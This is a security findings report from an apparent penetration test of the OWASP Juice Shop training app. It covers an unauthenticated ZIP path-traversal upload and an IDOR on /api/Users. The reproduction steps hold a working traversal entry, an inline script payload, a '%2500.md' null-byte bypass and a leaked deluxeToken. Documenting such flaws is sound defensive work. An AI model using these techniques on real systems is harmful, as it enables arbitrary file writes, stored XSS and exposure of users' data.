CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:L/A:N
Identified on	8/13/2026, 3:45:01 AM (GMT+7)

Description

The /file-upload endpoint accepts ZIP archives without authentication and extracts their contents without sanitizing filenames for directory traversal sequences (../..). An unauthenticated attacker can craft a malicious ZIP file containing entries with path traversal in the filename (e.g., '.././ftp/malicious.html') to write arbitrary files to web-accessible directories on the server filesystem.

The attack chain is:

1. No authentication required on /file-upload (accepts uploads from anonymous users)
2. No file type validation (any extension accepted: .php, .html, .exe, .svg, etc.)
3. ZIP files are extracted with path traversal sequences intact, writing files outside the upload directory
4. Written files are accessible via the /ftp/ endpoint (directly for .pdf/.md, or via null-byte bypass %2500.md for other extensions)
5. HTML files with JavaScript are served with Content-Type: text/html, enabling client-side script execution

This enables writing arbitrary content including HTML with JavaScript to web-accessible directories, achieving stored XSS or serving malicious content to other users who access the URL.

Reproduction Steps

Step 1 - Upload ZIP with HTML+JavaScript via path traversal (no authentication):

POST /file-upload HTTP/1.1

Host: juiceshop.dev

Content-Type: multipart/form-data

(NO Authorization header)

File: payload.zip containing entry '../ftp/xss_test_f8e2.html' with content:

```
<html><body><script>document.write("XSS_EXEC_xss_test_f8e2")</script></body></html>
```

Response: HTTP/1.1 204 No Content

Step 2 - Verify file was written to /ftp/ and is web-accessible:

GET /ftp/xss_test_f8e2.html%2500.md HTTP/1.1

Host: juiceshop.dev

Response: HTTP/1.1 200 OK

Content-Type: text/html; charset=UTF-8

Body: <html><body><script>document.write("XSS_EXEC_xss_test_f8e2")</script></body></html>

Step 3 - Confirmed differential: regular (non-ZIP) upload does NOT appear in /ftp/:

- Regular file uploaded -> only accessible via /uploads/ (serves SPA fallback, not actual content)
- ZIP with traversal -> file written to /ftp/ and served with actual content intact

Step 4 - Earlier test with .pdf extension also confirmed direct access:

GET /ftp/verify_pdf_a7b3c9d2.pdf -> HTTP 200, Body: "PDF_TRAVERSAL_VERIFIED_a7b3c9d2"

(PDF files served directly without null-byte bypass needed)

Evidence

- Attack Vector (AV): **Network** - The /file-upload endpoint is remotely exploitable over HTTP without any local or physical access requirements.
- Attack Complexity (AC): **Low** - No specialized conditions exist; the attacker simply crafts a ZIP with path traversal entries and uploads it to a publicly accessible endpoint.
- Privileges Required (PR): **None** - The vulnerability was confirmed to require no authentication; uploads succeed without any auth headers.
- User Interaction (UI): **None** - The file upload and path traversal exploit completes without any user interaction; however, for the stored XSS impact to realize against another user, a victim must visit the URL. Since the primary finding is arbitrary file write (not XSS), no UI is required for the core vulnerability.
- Scope (S): **Changed** - The uploaded HTML files with JavaScript are served with Content-Type: text/html,

meaning when another user visits the crafted URL, the script executes in their browser context (a different security authority from the web application server). The file write escapes the intended upload directory boundary into /ftp/, and the served HTML+JS crosses into victims' browser security contexts.

- Confidentiality Impact (C): **None** - The demonstrated exploit writes files to a web-accessible directory but does not directly read restricted data. While the stored XSS could theoretically steal cookies/tokens from visiting users, this was not demonstrated at runtime in another user's browser context. The file write primitive itself does not disclose confidential information.

- Integrity Impact (I): **Low** - The attacker can write arbitrary files to the /ftp/ directory (a shared, web-accessible location), placing malicious HTML+JavaScript content that would execute in other users' browsers when they visit the URL. This is a modification of shared content with scoped impact — the attacker controls placement but the consequence (stored XSS execution in victim browsers) was not fully demonstrated end-to-end with an actual victim session. The file write to a shared directory is confirmed.

- Availability Impact (A): **None** - No denial of service was demonstrated or is directly achievable through this file upload vulnerability. Existing files could theoretically be overwritten, but this was not tested or confirmed.

Finding 20: IDOR on /api/Users/{id} Allows Any Authenticated User to Read All User Profiles

ID	f-03518cf2-a05b-4bc7-ac14-95d450eeb1a2
Severity	Medium
Risk Type	Insecure Direct Object Reference
Confidence	High
Status	Active
Risk Score	6.5
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Identified on	8/13/2026, 2:32:28 AM (GMT+7)

Description

The GET /api/Users/{id} endpoint enforces authentication (returns 401 for unauthenticated requests) but does NOT enforce authorization. Any authenticated user, regardless of role, can access the complete profile data of any other user by simply changing the numeric user ID in the URL path. A regular customer (id=29, role=customer) can view admin profiles, other customer profiles, and deluxe user profiles including sensitive fields: email, username, role, deluxeToken, lastLoginIp, profileImage, isActive status, and account timestamps. Additionally, GET /api/Users/ returns ALL users' data (28 users) to any authenticated user regardless of role. This represents a complete failure of horizontal and vertical access control on user profile data.

Reproduction Steps

Created test user testidor123@test.com (id=29, role=customer) and used its JWT to access other users' profiles:

1. Baseline - own profile: GET /api/Users/29 ' 200

Response: {"status":"success","data":{"id":29,"email":"testidor123@test.com","role":"customer",...}}

2. IDOR - admin profile: GET /api/Users/1 ' 200

Response:

{"status":"success","data":{"id":1,"username":"admin","email":"admin@juice-sh.op","role":"admin","profileImage":"assets/public/images/uploads/defaultAdmin.png","isActive":true,"createdAt":"2026-08-12T18:37:15.035Z","updatedAt":"2026-08-12T19:19:55.705Z",...}}

3. IDOR - deluxe user with sensitive token: [REDACTED] /api/Users/5 ' 200

Response: {"status":"success","data":{"id":5,"email":"ciso@juice-sh.op","role":"deluxe","deluxeToken":"d715c2c75d4a42d3825a050e0a0163c1959b51165373f17bd8eed7b1e05bf20d",...}}

4. Unauthenticated blocked: GET /api/Users/1 (no auth) ' 401 (confirms auth is enforced)

5. Non-existent user: GET /api/Users/999 ' 404 (confirms endpoint processes IDs meaningfully)

6. Full enumeration: GET /api/Users/ ' 200, returned all 28 users with full profile data to a customer-role user

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending GET requests to the /api/Users/{id} endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; any authenticated user can simply change the ID parameter in the URL path.
- Privileges Required (PR): **Low** - The attacker needs a valid authenticated session (any customer-role account), but no elevated privileges are required.
- User Interaction (UI): **None** - No user interaction is needed; the attacker directly queries the API endpoint.
- Scope (S): **Unchanged** - The impact stays within the same application's security authority; the attacker accesses data within the same web application component.
- Confidentiality Impact (C): **High** - The attacker gains access to complete profile data of ALL users including admin accounts, exposing sensitive PII (emails, roles, lastLoginIp), deluxeTokens that could enable privilege escalation, and full user enumeration of 28+ accounts — this represents total disclosure of user profile data that a customer-role user should never have access to.
- Integrity Impact (I): **None** - The finding is read-only; PUT requests to modify other users were blocked with 401, confirming no write access is gained.
- Availability Impact (A): **None** - No availability impact was demonstrated or possible through this read-only IDOR vulnerability.